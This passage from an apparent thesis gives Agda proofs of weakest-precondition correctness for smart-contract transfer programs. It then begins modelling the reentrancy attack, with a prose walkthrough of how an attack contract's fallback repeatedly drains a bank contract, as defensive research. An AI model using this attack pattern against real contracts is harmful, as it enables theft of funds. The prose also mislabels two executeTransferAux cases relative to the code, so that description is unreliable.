  = (((led 6 .amount ≡ 0) ∧ (10 ≦r led 0 .amount)) ∨
    ((led 6 .amount ≡ 10) ∧ (¬ (10 ≦r led 0 .amount)))) ∧ (callingAddress ≡ 0)
```

Next, we define the proofPreTransfer function to prove the precondition (forward direction) and proofPreTransfer-solweakest to prove the weakest precondition (backward direction), which we did our best to use the Agda library. The definitions of proofPreTransfer and proofPreTransfer-solweakest are as follows:

```
proofPreTransfer :
  < PreTransfer >solpresimplemodel transferSec-Prog < PostTransfer >
proofPreTransfer (stateEF led1 .0) s' msg (and (or₁ (and x x₁)) refl)
                   (step tt x₂) with 10 ≦b led1 0 .amount in eq1
proofPreTransfer (stateEF led1 _) s' msg (and (or₁ (and x tt)) refl)
  (step tt (step tt x₂)) | true rewrite compareleq3 10 (led1 0 .amount) eq1
  = let
    eq2 : HLState.ledger s' ≡ updateLedgerAmount led1 0 6 10 (transfer≡r atom eq1 tt)
    eq2 = efrelLemLedger' x₂

    eq2b : HLState.ledger s' 6 .amount ≡
           updateLedgerAmount led1 0 6 10 (transfer≡r atom eq1 tt) 6 .amount
    eq2b =
      begin
        HLState.ledger s' 6 .amount
      ≡⟨ cong (λ x → x 6 .amount) eq2 ⟩
        updateLedgerAmount led1 0 6 10 (transfer≡r atom eq1 tt) 6 .amount
      ∎

    eq3 : updateLedgerAmount led1 0 6 10 (transfer≡r atom eq1 tt) 6 .amount ≡
          led1 6 .amount + 10
    eq3 = updateLedgerAmountLem1 led1 0 6 10 (λ {()})
          (atomLemTrue (10 ≦b led1 0 .amount) eq1)

    eq4 : HLState.ledger s' 6 .amount ≡ led1 6 .amount + 10
    eq4 =
      begin
        HLState.ledger s' 6 .amount
      ≡⟨ trans eq2b eq3 ⟩
        led1 6 .amount + 10
      ∎
  in and (proofPreTransferaux' led1 (compareleq2 10 (led1 0 .amount) eq1)
    led1 s' x (sym eq4)) (efrelLemCallingAddr' x₂)
```

```
proofPreTransfer (stateEF led1 .0) s' msg (and (or₂ (and x x₃)) refl)(step tt x₂)
                    with 10 ≤b led1 0 .amount
proofPreTransfer (stateEF led1 _)(stateEF .led1 .0) msg (and (or₂ (and x x₃)) refl)
    (step tt (reflex .(stateEF led1 [] 0 0 (return (nat 0))))) | false = and x refl
proofPreTransfer (stateEF led1 _) s' msg (and (or₂ (and x x₃)) refl)
                    (step tt (step tt x₂)) | true with (x₃ tt)
... | ()

proofPreTransfer-solweakest :
  < PreTransfer >solweakestsimplemodel transferSec-Prog < PostTransfer >
proofPreTransfer-solweakest (stateEF led1 callingAddress) (stateEF led2 .0) msg
  (and x refl) (step tt x₂) with 10 ≤b led1 0 .amount in eq1
proofPreTransfer-solweakest (stateEF led1 .0) (stateEF .led1 _) msg
  (and x refl) (step tt (reflex .(stateEF led1 [] 0 0 (return (nat 0))))) | false
  = and (or₂ (and x (λ x₁ → x₁))) refl
proofPreTransfer-solweakest (stateEF led1 callingAddress) (stateEF led2 _) msg
  (and x refl) (step tt (step tt x₂)) | true
  = proofPreTransfer-solweakstaux led1 led2 msg callingAddress x eq1 x₂
```

Finally, we are able to prove that the Hoare triple holds for both directions as follows:

```
proofTransfer : < PreTransfer >sol transferSec-Prog < PostTransfer >
proofTransfer .precond = proofPreTransfer
proofTransfer .weakest = proofPreTransfer-solweakest
```

8.2.2 Verifying Contracts in the Complex Model

In the previous chapter 6, particularly in Subsubsect. 6.2.3.1, we developed the complex model by extending the simple model. In the complex model, we added extra commands, such as calling view function (callView), which is similar to the Solidity language, and such features as dealing with gas cost and displaying better error messages for the user. We used the gas cost for each instruction.

To verify contracts in the complex model, we extend the verification in the simple model in Subsect. 8.2.1 and have the same structures and recorded types, including HLPred, <_>sol_<_>,

<_>solpresimplemodel_<_>, and <_>solweakestsimplemodel_<_>. In addition, in the verification in the complex model, we rename <_>solpresimplemodel_<_> to <_>solprecomplexmodel_<_> and <_>solweakestsimplemodel_<_> to <_>solweakestcomplexmodel_<_>.

In the verification in the complex model, we redefine the remaining program (RemainingProgram) of the record type by adding three extra fields as follows:

- gasUsed, which is used to determine for how much gas is utilised for each operation;
- funName, which is the function name that is executed;
- msg, which is the argument for the function name.

The new definition of RemainingProgram is as follows:

```
record RemainingProgram : Set where
  constructor remainingProgram
  field
  - fields from the simple verification
    gasUsed : ℕ
    funName : FunctionName
    msg     : Msg
```

We also redefine the final state's end program (endProg x), which depends on the return value x. This function includes extra arguments: the cost of the return statement, which is 1 wei, the gas used is 100 wei, the function name is "f", and the argument of the function that is nat 0.

The new definition of the endProg is as follows:

```
endProg : Msg → RemainingProgram
endProg x = remainingProgram (return 1 x) [] 0 100 "f" (nat 0)
```

We also redefine the Hoare logic state (HLState) by adding one extra field, which is the initial address (initialAddress). The initialAddress is the address that starts the current chain of calls being made.

The new definition of HLState is as follows:

```
record HLState : Set where
  constructor stateEF
```

```
field
- fields from the simple verification
  initialAddress : Address
```

In addition, we redefine the combination of two programs (combineHLprog) by adding three extra elements: initial address (*initialAddr*), gas used (*gasUsed*), the function that is to be executed (*funName*), and the argument of the function (*msg*)).

The new definition of the combineHLprog function is as follows:

```
combineHLprog : RemainingProgram → HLState → StateExecFun
combineHLprog (remainingProgram prg st calledAddr gasUsed funName msg)
              (stateEF led initialAddr callingAddr)
  = stateEF led st initialAddr callingAddr calledAddr prg gasUsed funName msg
```

Moreover, we redefine the NotTerminated function. This function includes extra arguments: *initialAddr*, gas left (*gasLeft*), *funName*, and the argument of the function (*msg*). The NotTerminated function has three cases as follows:

- In the case of return, it has one extra argument: the cost of executing the return statement (x). In this case, the program has terminated, and therefore, NotTerminated is false ($\bot$);
- In the case of error, it has one extra argument for the debug information (x_1). In this case, the program has terminated, and therefore, NotTerminated is false ($\bot$);
- In the case of exec, it has one extra argument: the cost for each command (x). This statement returns $\top$, which means the program has not terminated.

The new definition of the NotTerminated is as follows:

```
NotTerminated : StateExecFun → Set
NotTerminated (stateEF led eStack initialAddr callingAddr calledAddr
  (return x x₁) gasLeft funNameevalState msgevalState) = ⊥
NotTerminated (stateEF led eStack initialAddr callingAddr calledAddr
  (error x x₁) gasLeft funNameevalState msgevalState)  = ⊥
NotTerminated (stateEF led eStack initialAddr callingAddr calledAddr
  (exec c x x₁) gasLeft funNameevalState msgevalState) = ⊤
```

Furthermore, we redefine the evaluate function relation (EFrel) by adding the stepEF function in the signature of the field step, which we use to determine the relation in the initial state

s. The stepEF function is defined in Subsect. 6.2.3 for the complex model. The definition of EFrel is as for the simple model, but refers to the definition of EFrel as in the complex model. For convenience, we repeat the definition of EFrel as follows:

```
data EFrel (l : Ledger) : StateExecFun → StateExecFun → Set where
  reflex : (s : StateExecFun) → EFrel l s s
  step : {s s" : StateExecFun} → NotTerminated s
       → EFrel l (stepEF l s ) s" → EFrel l s s"
```

In this section, we prove two examples: the first in Subsubsect. 8.2.2.1 and the second in Subsubsect. 8.2.2.2.

8.2.2.1 Proof of the Correctness of the First Example in the Complex Model

This section will begin by developing a program, including its preconditions and postconditions. Next, we will prove that the program is correct when applied to these preconditions and postconditions through the use of weakest precondition semantics.

We start by developing the first program (transferProg) of the verification in the complex model, we deal with one instruction, which is transferc. The definition of the transferProg program is as follows:

```
transferProg : RemainingProgram
transferProg .prog          = exec (transferc 10 6) (λ gasused → 1)
                               λ x → return 1 (nat 0)
transferProg .stack         = []
transferProg .calledAddress = 0
transferProg .gasUsed       = 100
transferProg .funName       = "f"
transferProg .msg           = nat 0
```

From the above definition, we have six fields:

- .prog, which is the reminder of the current function to be executed, transfers 10 wei from address 0 to address 6. The gas cost for the transfer is 1 wei, and the message returned is (nat 0). The return statement costs 1 wei;
- .stack, which is the initial stack, starts from the empty list ([]);

- .calledAddress, which is the address makes the call;
- gasUsed, which we initialise to 100 wei, is used for each instruction;
- .funName, which is the function to be executed. In our example, we define it as `"f"`;
- .msg is the argument of the function `"f"` which is (nat 0).

Then, we define the postcondition (PostTransfer) for our example, which holds when running the program after transferring the funds. It must fulfil the following conditions:

- The balance at address 6 is 10;
- The initial address is 0;
- The calling address is 0.

The definition of PostTransfer function is as follows:

$$
\begin{aligned}
&\mathsf{PostTransfer} : \mathsf{HLPred} \\
&\mathsf{PostTransfer}\ (\mathsf{stateEF}\ \mathit{led}\ \mathit{initialAddress}\ \mathit{callingAddress}) \\
&\quad = (\mathit{led}\ 6\ .\mathsf{amount} \equiv 10) \wedge ((\mathit{initialAddress} \equiv 0) \wedge (\mathit{callingAddress} \equiv 0))
\end{aligned}
$$

Next, we define the precondition (PreTransfer), which checks our program before transferring the funds and must fulfil the following conditions.

- The balance at address 6 is 0;
- The balance at address 0 is at least 10;
- The initial address is 0;
- The calling address is 0.

Remark 8.1 Note that the reader might wonder if the same postcondition cannot be achieved by having $(\mathit{led}\ 6\ .\mathsf{amount} \equiv 10) \wedge (10 > \mathit{led}\ 0\ .\mathsf{amount})$. The answer is no because the program fails and results in an error, so the postcondition is not fulfilled since it requires successful termination.

The definition of PreTransfer is as follows:

PreTransfer : HLPred
PreTransfer (stateEF *led initialAddress callingAddress*)
  = (*led* 6 .amount ≡ 0) ∧ ((10 ≦r *led* 0 .amount) ∧
  ((*initialAddress* ≡ 0) ∧ (*callingAddress* ≡ 0)))

After defining the postcondition (PostTransfer) and precondition (PreTransfer), we can now prove the forward direction for the precondition once these conditions hold as follows:

proofPreTransfer-precond :
  < PreTransfer >solprecomplexmodel transferProg < PostTransfer >
proofPreTransfer-precond (stateEF *led* .0 .0) *s' msg* (and *x*
  (and *10≦led1-0amount* (and refl refl)))
  (step tt x_3) rewrite compareleq1 10 (*led* 0 .amount) *10≦led1-0amount*
  = and (proofPreTransfer-precondAux *led msg*
   10≦led1-0amount s' x (efrelLemLedger x_3))
  (and (efrelLeminitialAddr' x_3)(efrelLemCallingAddr' x_3))

For the backward direction, we prove the weakest precondition (proofPreTransfer-solweakest) as follows:

proofPreTransfer-solweakest :
  < PreTransfer >solweakestcomplexmodel transferProg < PostTransfer >
proofPreTransfer-solweakest *s* (stateEF *led* .0 .0) *msg*
  (and *x* (and refl refl)) (step tt x_2)
  = proofPreTransfer-solweakestAux *led s msg x* (compareLeq 10 (ledger *s* 0 .amount)) x_2

Finally, we prove that the Hoare triple holds for both directions, as follows:

proofTransfer : < PreTransfer >sol transferProg < PostTransfer >
proofTransfer .precond = proofPreTransfer-precond
proofTransfer .weakest = proofPreTransfer-solweakest

8.2.2.2 Proof of the Correctness of the Second Example in the Complex Model

Similar to Subsubsect. 8.2.2.1, we will develop the second program, including its preconditions and postconditions. Using weakest precondition semantics, we will show that the program is correct in terms of these preconditions and postconditions.

We start by defining the second program (transferSec-Prog) of the verification in the complex model, we deal with two instructions, which are getAmountc and transferc. In the following instance, we have six fields that are similar to the first program of the complex model in Subsubsect. 8.2.2.1. While there is a slight difference in the remaining program (.prog), the other fields remain the same:

- .prog, which is the remaining of the current function to be executed, initially obtains and verifies the balance of address 0 using the getAmountc instruction at a gas cost of 1 wei. If the balance at address 0 is equal to or greater than 10 wei, then 10 wei is transferred from address 0 to address 6 using the transferc instruction at a gas cost of 1 wei, subsequently returning "nat 0" at a gas cost of 1 wei. If the balance is not equal to or greater than 10 wei, the program returns "nat 0" at the gas cost of 1 wei;

- For other fields (.stack, .calledAddress, .funName, and .msg) are similar to the first example of the complex model in Subsubsect. 8.2.2.1.

The definition of the transferSec-Prog program is as follows:

```
transferSec-Prog : RemainingProgram
transferSec-Prog .prog =
  exec (getAmountc 0)(λ gasused → 1)
  λ amount → if 10 ≤b amount
  then exec (transferc 10 6)(λ gasused → 1) (λ _ → return 1 (nat 0))
  else return 1 (nat 0)
transferSec-Prog .stack         = []
transferSec-Prog .calledAddress = 0
transferSec-Prog .gasUsed       = 100
transferSec-Prog .funName       = "f"
transferSec-Prog .msg           = nat 0
```

Next, we define the postcondition (PostTransfer) for our example, using the conjunction between these conditions and must be achieved. These conditions are as follows:

- The balance at address 6 is greater than or equal to 10 wei;
- The initial address is 0;
- The calling address is 0.

The definition of the postcondition (PostTransfer) is as follows:

```
PostTransfer : HLPred
PostTransfer (stateEF led initialAddress callingAddress)
  = (10 ≦r led 6 .amount) ∧ ((initialAddress ≡ 0) ∧ (callingAddress ≡ 0))
```

Then, we define the precondition (PreTransfer), which must fulfil these conditions:

- The first disjunction must achieve at least one of these conditions: the balance at address 0 is greater than or equal to 10 wei, or the balance at address 6 is greater than or equal 10 wei;
- The initial address is 0;
- The calling address is 0.

The definition of the precondition (PreTransfer) is as follows:

```
PreTransfer : HLPred
PreTransfer (stateEF led initialAddress callingAddress)
  = ((10 ≦r led 0 .amount ) ∨ (10 ≦r led 6 .amount)) ∧
    ((initialAddress ≡ 0) ∧ (callingAddress ≡ 0))
```

In addition, we prove the forward direction for the precondition using the statement <_>sol-precomplexmodel_<_>. The proof of the forward direction (proofPreTransfer-precond) is as follows:

```
proofPreTransfer-precond :
  < PreTransfer >solprecomplexmodel transferSec-Prog < PostTransfer >
proofPreTransfer-precond (stateEF led .0 .0) s' msg (and (or₁ x)
    (and refl refl)) (step tt x₂) with 10 ≦b led 0 .amount in eq1
proofPreTransfer-precond (stateEF led _ _) s' msg (and (or₁ tt)
    (and refl refl)) (step tt (step tt x₂)) | true
```

```
    rewrite compareleq3 10 (led 0 .amount) eq1
    = and (proofPreTransfer-precondAux1 led s' msg eq1 x₂)
      (and (efrelLeminitialAddr' x₂) (efrelLemCallingAddr' x₂))
proofPreTransfer-precond (stateEF led .0 .0) s' msg (and (or₂ x)
  (and refl refl)) (step tt x₂) with 10 ≦b led 0 .amount
proofPreTransfer-precond (stateEF led _ _) (stateEF .led .0 .0) msg
  (and (or₂ x) (and refl refl)) (step tt
  (reflex .(stateEF led [] 0 0 0 (return 1 (nat 0)) 100 "f" (nat 0))))
  | false = and x (and refl refl)
proofPreTransfer-precond (stateEF led _ _)
  (stateEF ledger initialAddress callingAddress) msg
  (and (or₂ x) (and refl refl)) (step tt (step tt x₂)) | true
  = and ((proofatom10<=bledger6amount led ledger msg
           initialAddress callingAddress x x₂))
    (and (proofinitialAddress≡0Leq1 led ledger msg
          initialAddress callingAddress x x₂)
         (proofcallingAddress≡0Leq1 led ledger msg
          initialAddress callingAddress x x₂))
```

In order to prove the backward direction, we define the proofPreTransfer-solweakest function using this statement (<_>solweakestcomplexmodel_<_>), thus proving the weakest precondition. The proof of the backwards direction (proofPreTransfer-solweakest) is as follows:

```
proofPreTransfer-solweakest :
  < PreTransfer >solweakestcomplexmodel transferSec-Prog < PostTransfer >
proofPreTransfer-solweakest (stateEF led1 initialAddress₁ callingAddress₁)
  (stateEF led2 .0 .0) msg (and x (and refl refl)) (step tt x₂)
  with 10 ≦b led2 0 .amount in eq1
proofPreTransfer-solweakest (stateEF led1 initialAddress₁ callingAddress₁)
  (stateEF led2 _ _) msg (and x (and refl refl))
  (step tt x₂) | false with 10 ≦b led1 0 .amount
proofPreTransfer-solweakest (stateEF led1 .0 .0) (stateEF .led1 _ _) msg
  (and x (and refl refl)) (step tt (reflex .(stateEF led1 [] 0 0 0
  (return 1 (nat 0)) 100 "f" (nat 0)))) | false | false
    = and (or₂ x) (and refl refl)
```

```
proofPreTransfer-solweakest (stateEF led1 initialAddress₁ callingAddress₁)
  (stateEF led2 _ _) msg (and x (and refl refl))
  (step tt (step () x₂)) | false | false
proofPreTransfer-solweakest (stateEF led1 initialAddress₁ callingAddress₁)
  (stateEF led2 _ _) msg (and x (and refl refl)) (step tt x₂) | false | true
    = and (or₁ tt) (and
    (proofinitialAddress≡0 led1 led2 msg initialAddress₁ callingAddress₁ eq1 x x₂)
    (proofcallingAddress≡0 led1 led2 msg initialAddress₁ callingAddress₁ eq1 x x₂))
proofPreTransfer-solweakest (stateEF led1 initialAddress₁ callingAddress₁)
  (stateEF led2 _ _) msg (and x (and refl refl)) (step tt x₂)
  | true with 10 ≦b led1 0 .amount
proofPreTransfer-solweakest (stateEF led1 .0 .0) (stateEF .led1 _ _) msg
  (and x (and refl refl)) (step tt (reflex .(stateEF led1 [] 0 0 0
  (return 1 (nat 0)) 100 "f" (nat 0)))) | true | false
    = and (or₂ x) (and refl refl)
proofPreTransfer-solweakest (stateEF led1 initialAddress₁ callingAddress₁)
  (stateEF led2 _ _) msg (and x (and refl refl)) (step tt (step tt x₂)) | true | true
    = proof⊤OrAtom10<=led6amount led1 led2 msg initialAddress₁ callingAddress₁ x₂
```

Finally, after proving the forward and backward directions, we prove that the Hoare triple holds for both directions as follows:

```
proofTransfer : < PreTransfer >sol transferSec-Prog < PostTransfer >
proofTransfer .precond = proofPreTransfer-precond
proofTransfer .weakest = proofPreTransfer-solweakest
```

8.3 Chapter Summary

In this chapter, we developed and utilised the weakest preconditions in order to specify the correctness of Solidity-style smart contracts in two models: the simple and the complex models. In this chapter, we proved the correctness of two examples of each model. In the next chapter 9, we introduce a new model of Solidity-style smart contracts, which we call the complex model version 2 to implement the reentrancy attack.

Chapter 9

Implementing the Reentrancy Attack of Solidity in Agda

Contents

9.1 Introduction

A reentrancy attack is a type of cyberattack designed to exploit a weakness in a smart contract. This vulnerability is especially prevalent on the Ethereum blockchain. It occurs when a function within a smart contract initiates an external call before updating its internal state. This allows the adversary to invoke the function again before completing the state update. This scenario may facilitate an unauthorised alteration of the contract's status or even cause a financial loss [248]. For example, in 2016, a reentrancy attack was launched against the DAO smart contract. The attack caused a hard fork, leading to two Ethereum blockchain versions. The market for Ether fell, leading to a loss of more than US$ 60 million [249].

This chapter presents the first step towards verifying that a variant of the smart contract, which corrects the problem of the reentrancy attack, is actually correct w.r.t. weakest precondition semantics. We plan to develop this in detail as a future project (see the discussion in future work on page 248). In this chapter, we build a new model of Solidity-style smart contracts to implement the reentrancy attack, which we call complex model version 2. The complexity of this model deals with the fallback function; when making a transfer, the fallback function is automatically executed, which means executing the fallback function before any subsequent things happen.

The rest of this chapter is organised as follows: In Sect. 9.2, we present the idea of the reentrancy attack and introduce version 2 of the complex model, which contains additions such as the fallback function in order to be able to implement the reentrancy attack in Sect. 9.3. We then implement the reentrancy attack in Agda in Sect. 9.4 and build and execute the reentrancy attack using our interactive simulator in Sect. 9.5. We also present a direct way to test the reentrancy attack by defining functions instead of using the interfaces in Sect. 9.6. The chapter concludes in Sect. 9.8.

Git repository. This work has been developed and formalised in the proof assistant Agda. All displayed Agda codes in this chapter have been generated from type-checked Agda codes. The source code is available at [20] and can be found as well in appendix F.

9.2 The Idea of the Reentrancy Attack

This section explains the idea of the reentrancy attack in detail. The concept of the reentrancy attack is shown in Figure 9.1. We define the three contracts involved here: an attacker given by an externally owned account at address 2 (originator address), an auxiliary attack contract at address 1, and a bank that stores and sends money at address 0. The bank contract contains two main functions, deposit and withdraw, along with a view function called balance, which is used to check the balance associated with each address. View functions are similar to Solidity; view functions do not call other functions. When called externally, these functions do not incur any gas costs. However, gas costs are required if they are called from internal functions. The deposit function allows the deposit of a certain amount i.e. 25000 wei, while the withdraw function enables the withdrawal of a certain amount i.e. 25000 wei.

The attack contract comprises two functions: attack and fallback. The attack function exploits the bank contract temporarily, stores the money in the attack contract, and then returns it to the attacker who initiated the attack. The fallback function verifies the balance in the bank contract and executes the withdraw function if there is enough money in it. The reentrancy attack occurs when the attacker creates the attack contract. However, in the Agda implementation, we assume that the attack account already exists (see discussion in remark 9.1). The attacker calls the attack contract, and the attack contract deposits 25000 wei, using the attack function. This makes the balance 25000 wei, meaning that the balance in the bank for the attack contract is 25000 wei. Using the withdraw function, the bank contract sends the balance back to the attack contract. This triggers the fallback function, which checks the balance in the bank contract and calls the withdraw function if there is still money left. This process repeats until the balance in the bank contract is less than 25000 wei, so no more withdrawal is possible. Otherwise, it returns an error message. Once the process is complete, the attack contract sends the money back to the attacker (the originator address where the attack contract was created).



Figure 9.1: A reentrancy attack on smart contracts.

Remark 9.1 It is important to note that in the Agda implementation, we assume that the attack contract already exists since we do not have a feature to interactively add a new contract because such a feature would need to have the Agda code as an argument to be added. However, this is not a problem since if a contract can be attacked assuming that auxiliary contracts exist, then in Ethereum, it can be attacked without this assumption by adding the contract needed on the fly.

9.3 Structure of the Complex Model Version 2

The implementation of the reentrancy attack depends on the use of a fallback function and the possibility of sending money when making a function call. In addition, debugging this attack becomes very complex; therefore, we also need to add events. The advantage of adding new commands is that because functions can send money. One needs as well to have a new command which allows one to find out how much money was sent.

To implement the reentrancy attack, we need to extend the infrastructure of the complex model in Subsect. 6.2.3 to cover these additional features, which was quite a substantial change and was not covered in the complex model.

In the complex model version 2, we redefine the elements of the smart contract execution stack (ExecStackEl) by adding one extra field: the amount received (amountReceived); we need this field in order to record the amount of money sent with a function.

The definition of ExecStackEl record type is as follows (we omit the fields defined in the complex model in Subsect. 6.2.3):

```
record ExecStackEl : Set where
  constructor execStackEl
  field
  - fields from the complex model in chapter 6
    amountReceived : Amount
```

In addition, we redefine the state of the execution function (StateExecFun) for the complex model version 2 by adding two more fields: the amount received (amountReceived) returns an amount after receiving a call and a list of events (listEvent) returns the list of string in case of debugging information and reports all events.

The definition of the StateExecFun record type is as follows (we omit the fields defined in the complex model in Subsect. 6.2.3):

```
record StateExecFun : Set where
  constructor stateEF
```

```
field
-- fields from the complex model in chapter 6
  amountReceived : Amount
  listEvent      : List String
```

To deal with the fallback function in the complex model version 2, we redefine our commands (CCommands) and responses (CResponse) in the complex model in Subsect. 6.2.3 by slightly redefining the callc command and adding four extra commands and responses. Here, transfercWithoutfallback and callAssumingTransferc are commands which should not be used in normal contracts - they are only used in the implementation of callc. The definitions of CCommands and CResponse are follows:

```
data CCommands : Set where
-- Constructors from the complex model in chapter 6
  callc : Address → FunctionName → Msg → Amount → CCommands
  transfercWithoutFallBack : Amount → Address → CCommands
  callAssumingTransferc   : Address → FunctionName → Msg
                          → Amount → CCommands
  getTransferAmount : CCommands
  eventc            : String → CCommands

CResponse : CCommands → Set
-- Responses from the complex model in chapter 6
CResponse (callc addr fname msg amount)           = Msg
CResponse (transfercWithoutFallBack amount addr) = Msg
CResponse (callAssumingTransferc addr fname msg amount) = Msg
CResponse getTransferAmount = Amount
CResponse (eventc s)        = ⊤
```

The description of the new CCommands is as follows:

- callc command. In this command, we redefine by adding one extra element, which is the amount sent of type Amount, a natural number, and we use the new parameter in case to send a specific amount when calling a contract;
- transfercWithoutfallback command does the same as transferc command in the complex model in Subsect. 6.2.3. The transfercWithoutfallback executes the transfer but does not

run the fallback function because this is not executed when making a transfer as part of a function, only when making a direct transfer;

- callcAssumingTransferc command makes a recursive call to a function at a given address, passing an argument from Msg. This command is similar to the previous definition of callc in the complex model in Subsect. 6.2.3. It does not include the fallback function;
- getTransferAmount is used to obtain the transfer amount after calling a function;
- eventc adds an event. For eventc, it can be outlined that this is a very good feature, especially for debugging, and was needed to ensure the reentrancy attack worked to spot errors in the first version. It is similar to the Remix IDE (see Remix Documentation [250]); however, when running the Remix IDE, it does not report events in case of an error, making debugging difficult to debut. In our setting, even in case of an error, the events are reported.

In the case of callc, the CResponse is the result returned by calling and executing the fallback function, defined as an element of Msg; in the case of transfercWithoutfallback, the answer is similar to the transferc in the complex model in Subsect. 6.2.3; in the case of callcAssuming-Transferc, the result is similar to callc in Subsect. 6.2.3; in the case of getTransferAmount, the result is the amount after transfer, defined as Amount, which is a natural number; in the case of eventc, the answer for this command is the trivial type ⊤, which has only one element (tt).

We additionally redefine stepEF to replace the callc command with a sequence of the two previous commands, transfercWithoutfallback and callcAssumingTransferc. We first transfer the amount using transfercWithoutfallback and then make the call assuming that this transfer has already taken place (callcAssumingTransferc).

The definition of stepEF is as follows:

```
stepEF : Ledger → StateExecFun → StateExecFun
- Other cases are simialr to the complex model in chapter 6

stepEF oldLedger (stateEF currentLedger executionStack initialAddr
  oldlastCallAddr oldcalledAddr (exec (callc newaddr fname msg amountSent)
  costcomputecont cont) gasLeft funNameevalState msgevalState
  prevAmountReceived listEvent)
  = (stateEF currentLedger executionStack initialAddr oldlastCallAddr
```

oldcalledAddr (exec (transfercWithoutFallBack *amountSent newaddr*)
(λ _ $\rightarrow$ 0) λ _ $\rightarrow$ exec (callcAssumingTransferc *newaddr fname msg amountSent*)
costcomputecont cont) *gasLeft funNameevalState msgevalState*
prevAmountReceived listEvent)

For other cases in the function stepEF, we add one extra parameter, which is a list of events (*listEvent*) in order to display all events; these cases are implemented similarly to the complex model in Subsect. 6.2.3 (see the full definition of the function stepEF for the complex model version 2 in appendix F.2).

In order to define the fallback function, we redefine the transferc command. This refers to a more general function executeTransfer, which is used to implement both transferc and transfercWithoutfallback. The executeTransfer function has an extra parameter (runfallback of type Bool), which determines whether or not the fallback function should be executed. The definition of executeTransfer as follows :

executeTransfer : (*oldLedger* : Ledger) $\rightarrow$ (*currentledger* : Ledger)
$\rightarrow$ (*execStack* : ExecutionStack) $\rightarrow$ (*initialAddr* : Address)
$\rightarrow$ (*lastCallAddr calledAddr* : Address) $\rightarrow$ (*cont* : Msg $\rightarrow$ SmartContractExec Msg)
$\rightarrow$ (*gasleft* : $\mathbb{N}$) $\rightarrow$ (*gascost* : Msg $\rightarrow$ $\mathbb{N}$) $\rightarrow$ (*funNameevalState* : FunctionName)
$\rightarrow$ (*msgevalState* : Msg) $\rightarrow$ (*amountTransferred* : Amount) $\rightarrow$ (*destinationAddr* : Address)
$\rightarrow$ (*prevAmountReceived* : Address) $\rightarrow$ (*events* : List String) $\rightarrow$ (*runfallback* : Bool)
$\rightarrow$ StateExecFun
executeTransfer *oldLedger currentledger execStack initialAddr lastCallAddr calledAddr*
cont gasleft gascost funNameevalState msgevalState amountTransferred destinationAddr
prevAmountReceived events runfallback
= executeTransferAux *oldLedger currentledger execStack initialAddr lastCallAddr*
calledAddr cont gasleft gascost funNameevalState msgevalState amountTransferred
destinationAddr prevAmountReceived events runfallback
(compareLeq *amountTransferred* (*currentledger calledAddr* .amount))

The executeTransfer function calls executeTransferAux, the signature of executeTransferAux is as follows:

executeTransferAux : (*oldLedger* : Ledger) $\rightarrow$ (*currentledger* : Ledger)
$\rightarrow$ (*executionStack* : ExecutionStack) $\rightarrow$ (*initialAddr* : Address)

```
→ (lastCallAddr calledAddr : Address)
→ (cont : Msg → SmartContract Msg) → (gasleft : ℕ)
→ (gascost : Msg → ℕ) → (funNameevalState : FunctionName)
→ (msgevalState : Msg) → (amountSent : Amount)
→ (destinationAddr : Address) → (prevAmountReceived : Amount)
→ (events : List String) → (runfallback : Bool)
→ (cp : OrderingLeq amountSent (currentledger calledAddr .amount))
→ StateExecFun
```

The executeTransferAux function has three cases: in the first case is if there is enough money and the runfallback is (true), it will update the ledger and then call the fallback function, which is essentially done using the same code as in the definition of callc without transfer; the code is as follows:

```
executeTransferAux oldLedger currentledger executionStack initialAddr
  lastCallAddr calledAddr cont gasleft gascost funNameevalState
  msgevalState amountSent destinationAddr prevAmountReceived events false (leq x)
  = stateEF (updateLedgerAmount currentledger calledAddr destinationAddr amountSent x)
    executionStack initialAddr lastCallAddr calledAddr (cont msgevalState)
    gasleft funNameevalState msgevalState amountSent events
```

The second case is if there is enough money and the runfallback is (false), it will transfer and update the ledger similar to the complex model in Subsect. 6.2.3; the code is as follows:

```
executeTransferAux oldLedger currentledger executionStack initialAddr
  lastCallAddr calledAddr cont gasleft gascost funNameevalState
  msgevalState amountSent destinationAddr prevAmountReceived events true (leq x)
  = stateEF (updateLedgerAmount currentledger calledAddr destinationAddr amountSent x)
  (execStackEl lastCallAddr calledAddr cont gascost funNameevalState msgevalState
  prevAmountReceived :: executionStack) initialAddr calledAddr
  destinationAddr (currentledger destinationAddr .fun fallback (nat amountSent))
  gasleft fallback (nat amountSent) amountSent events
```

The third case is if there is insufficient money, it will return an error; the code is as follows:

```
executeTransferAux oldLedger currentledger executionStack initialAddr
  lastCallAddr calledAddr cont gasleft gascost funNameevalState msgevalState
```

```
amountSent destinationAddr prevAmountReceived events runfallback (greater x)
= stateEF oldLedger executionStack initialAddr lastCallAddr calledAddr
(error (strErr "not enough money")
⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]· events ⟩)
gasleft funNameevalState msgevalState amountSent events
```

